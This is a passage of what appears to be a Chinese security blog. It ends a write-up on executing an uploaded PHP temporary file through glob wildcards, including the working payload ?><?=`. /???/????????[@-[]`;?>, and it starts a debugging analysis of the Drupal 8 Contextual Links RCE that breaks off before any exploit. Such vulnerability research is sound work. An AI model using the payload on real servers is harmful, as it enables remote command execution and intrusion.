可见，我们要执行的/tmp/phpcjggLC排在倒数第二位。然而，在执行第一个匹配上的文件（即/bin/run-parts）的时候就已经出现了错误，导致整个流程停止，根本不会执行到我们上传的文件。

思路又陷入了僵局，虽然方向没错。

深入理解glob通配符

大部分同学对于通配符，可能知道的都只有*和?。但实际上，阅读Linux的文档（ http://man7.org/linux/man-pages/man7/glob.7.html ），可以学到更多有趣的知识点。

其中，glob支持用[^x]的方法来构造“这个位置不是字符x”。那么，我们用这个姿势干掉/bin/run-parts：

```
root@61cdc27e7faf:/tmp# ls /???/???[^-]?????
/etc/host.conf  /etc/issue.net  /etc/localtime  /etc/securetty  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```

排除了第4个字符是-的文件，同样我们可以排除包含.的文件：

```
root@61cdc27e7faf:/tmp# ls /???/???[^-][^.][^.]?[^.]?
/etc/localtime  /etc/securetty  /tmp/phpcjggLC
root@61cdc27e7faf:/tmp#
```

现在就剩最后三个文件了。但我们要执行的文件仍然排在最后，但我发现这三个文件名中都不包含特殊字符，那么这个方法似乎行不通了。

继续阅读glob的帮助，我发现另一个有趣的用法：

Ranges

There is one special convention: two characters separated by '-'
denote a range. (Thus, "*[A-Fa-f0-9]*" is equivalent to
"*[ABCDEFabcdef0123456789]*".) One may include '-' in its literal
meaning by making it the first or last character between the
brackets. (Thus, "*[]-]*" matches just the two characters ']' and '-',
and "*[--0]*" matches the three characters '-', '.', '0', since '/'
cannot be matched.)

就跟正则表达式类似，glob支持利用[0-9]来表示一个范围。

我们再来看看之前列出可能干扰我们的文件：

```
root@61cdc27e7faf:/tmp# ls /???/?????????
/bin/run-parts  /etc/issue.net  /etc/securetty
/etc/host.conf  /etc/localtime  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```


所有文件名都是小写，只有PHP生成的临时文件包含大写字母。那么答案就呼之欲出了，我们只要找到一个可以表示“大写字母”的glob通配符，就能精准找到我们要执行的文件。

翻开ascii码表，可见大写字母位于@与[之间：

ASCII值	控制字符
64	@
65	A
66	B
67	C
68	D
69	E
70	F
71	G
72	H
73	I
74	J
75	K
76	L
77	M
78	N
79	O
80	P
81	Q
82	R
83	S
84	T
85	U
86	V
87	W
88	X
89	Y
90	Z
91	[

那么，我们可以利用[@-[]来表示大写字母：


```
root@61cdc27e7faf:/tmp# ls /???/????????[@-[]
/tmp/phpcjggLC
root@61cdc27e7faf:/tmp#
```


显然这一招是管用的。

构造POC，执行任意命令

当然，php生成临时文件名是随机的，最后一个字符不一定是大写字母，不过多尝试几次也就行了。

最后，我传入的code为?><?=`. /???/????????[@-[]`;?>，发送数据包如下：



成功执行任意命令。

13 Nov.

Drupal Contextual Link RCE

作者：x0z3y

0x00 参考链接

•官方预警：https://www.drupal.org/sa-core-2018-006

•commit：https://github.com/drupal/drupal/commit/c8f0c39ca488cc29ed575b61c0acf45845d8efed#diff-483e0dea92d8d5caf8024c4a621b9ef5R374

0x01 前言

10 月 17 日，Drupal 官方发布安全更新 SA-CORE-2018-006 ，修复了 5 个安全漏洞，其中包括 2 个高危漏洞和 3 个中危漏洞。其中 2 个高危漏洞为远程代码执行漏洞。

这里对其中 Drupal 8 Contextual Links 验证问题导致远程代码执行的漏洞进行复现。

根据官方漏洞简要说明得知该漏洞首先需要拥有 Contextual Links 模块的权限，并且由于对请求的links缺乏很好的验证导致了rce。

```
Contextual Links validation - Critical - Remote Code Execution - Drupal 8

The Contextual Links module doesn't sufficiently validate the requested contextual links.
This vulnerability is mitigated by the fact that an attacker must have a valid
the permission "access contextual links".
```



查看commit内容，怀疑如下内容为漏洞入口

0x02 环境搭建

通过如下命令搭建好drupal 8.5.2版本。

```
git clone -b 8.5.2 https://github.com/drupal/drupal
curl -s https://getcomposer.org/installer | /usr/local/Cellar/php70/7.0.31/bin/php
/usr/local/Cellar/php70/7.0.31/bin/php composer.phar install
/usr/local/Cellar/php70/7.0.31/bin/php composer.phar dump-autoload
```


根据权限要求登录管理账号添加 Contextual Links 模块权限，之后退出账号。




0x03 过程调试

配置好代理burpsuite后，访问主页可抓取到如下请求。

在 core/modules/contextual/src/ContextualController.php 的 render 函数中挂上断点，并只保留如下 ids 内容: ids[]=block:block=bartik_footer:langcode=en|menu:menu=footer:langcode=en







其中 #contextual_links 将会通过 _contextual_id_to_links($id) 函数获取，函数内容如下：

```php
<?php
function _contextual_id_to_links($id) {
  $contextual_links = [];
  $contexts = explode('|', $id);
  foreach ($contexts as $context) {
    list($group, $route_parameters_raw, $metadata_raw) = explode(':', $context);
    parse_str($route_parameters_raw, $route_parameters);
    $metadata = [];
    parse_str($metadata_raw, $metadata);
    $contextual_links[$group] = [
      'route_parameters' => $route_parameters,
      'metadata' => $metadata,
    ];
  }
  return $contextual_links;
}
```

该函数将会将 $id 的内容通过 | 拆分，并通过 : 分割至变量 $group，$route_parameters_raw，$metadata_raw，之后 $route_parameters_raw，$metadata_raw 将会经过 parse_str 解析成变量，并最终赋值给 $contextual_links[$group]



这里将 ids 内容再缩短至： ids[]=block:block=bartik_footer:langcode=en



之后进入 renderRoot

```
53    public function render(Request $request) {  $request: {trustedProxies => [0], trustedHostPatterns => [0], trustedH
54      $ids = $request->request->get('ids');  $request: {trustedProxies => [0], trustedHostPatterns => [0], trustedHost
55      if (!isset($ids)) {
56        throw new BadRequestHttpException(t('No contextual ids specified.'));
57      }
58
59      $rendered = [];  $rendered: [0]
60      foreach ($ids as $id) {  $ids: {"block:block=bartik_footer:langcode=en"}[1]  $id: "block:block=bartik_footer:lan
61        $element = [  $element: {#type => "contextual_links", #contextual_links => [1]}[2]
62          '#type' => 'contextual_links',
63          '#contextual_links' => _contextual_id_to_links($id),
64        ];
65        $rendered[$id] = $this->renderer->renderRoot($element);  $id: "block:block=bartik_footer:langcode=en"
66      }
67
68      return new JsonResponse($rendered);
69    }
70
71  }
```

继续跟进 executeInRenderContext 函数，其中将 $this–>render($elements, TRUE) 作为回调函数

```
129   public function renderRoot(&$elements) {  $elements: {#type => "contextual_links", #contextual_links => [1]}[2]
130     // Disallow calling ::renderRoot() from within another ::renderRoot() call.
131     if ($this->isRenderingRoot) {
132       $this->isRenderingRoot = FALSE;
133       throw new \LogicException('A stray renderRoot() invocation is causing bubbling of attached assets to break.');
134     }
135
136     // Render in its own render context.
137     $this->isRenderingRoot = TRUE;  isRenderingRoot: true
138     $output = $this->executeInRenderContext(new RenderContext(), function () use (&$elements) {
139       return $this->render($elements, TRUE);
140     });
141     $this->isRenderingRoot = FALSE;
142
143     return $output;
144   }
```

```
576   public function executeInRenderContext(RenderContext $context, callable $callable) {  $context:
577     // Store the current render context.
578     $previous_context = $this->getCurrentRenderContext();  $previous_context: {*SplDoublyLinkedLi
579
580     // Set the provided context and call the callable, it will use that context.
581     $this->setCurrentRenderContext($context);  $context: {*SplDoublyLinkedList*flags => 6, *SplDo
582     $result = $callable();
583     // @todo Convert to an assertion in https://www.drupal.org/node/2408013
584     if ($context->count() > 1) {
585       throw new \LogicException('Bubbling failed.');
586     }
587
588     // Restore the original render context.
589     $this->setCurrentRenderContext($previous_context);
590
591     return $result;
592   }
```


```
129   public function renderRoot(&$elements) {
130     // Disallow calling ::renderRoot() from within another ::renderRoot() call.
131     if ($this->isRenderingRoot) {
132       $this->isRenderingRoot = FALSE;
133       throw new \LogicException('A stray renderRoot() invocation is causing bubbling of attached assets to break.');
134     }
135
136     // Render in its own render context.
137     $this->isRenderingRoot = TRUE;  isRenderingRoot: true
138     $output = $this->executeInRenderContext(new RenderContext(), function () use (&$elements) {  $elements: {#type => "contextual_l
139       return $this->render($elements, TRUE);
140     });
141     $this->isRenderingRoot = FALSE;
142
143     return $output;
144   }
145
146   /**
147    * {@inheritdoc}
148    */
149   public function renderPlain(&$elements) {
```

Debug debug


Watches Console

```
$elements = {array} [2]
  #type = "contextual_links"
  #contextual_links = {array} [1]
    block = {array} [2]
      route_parameters = {array} [1]
        block = "bartik_footer"
      metadata = {array} [1]
        langcode = "en"
```


$this->render 最终将会进入 doRender 函数。




之后经过 $this->elementInfo->getInfo 函数。




这里主要是增加一些新属性。




其中添加了 #pre_render 将会进入预处理 preRenderLinks




其中跟进 $contextual_links_manager->getContextualLinksArrayByGroup




这里将会通过 $group_name 在 $this->pluginsByGroup 进行一个匹配搜索，这里匹配成功进入后续循环体。







但是这里由于并没有登录，所有没有访问权限跳出循环体，导致 links 变量为空。



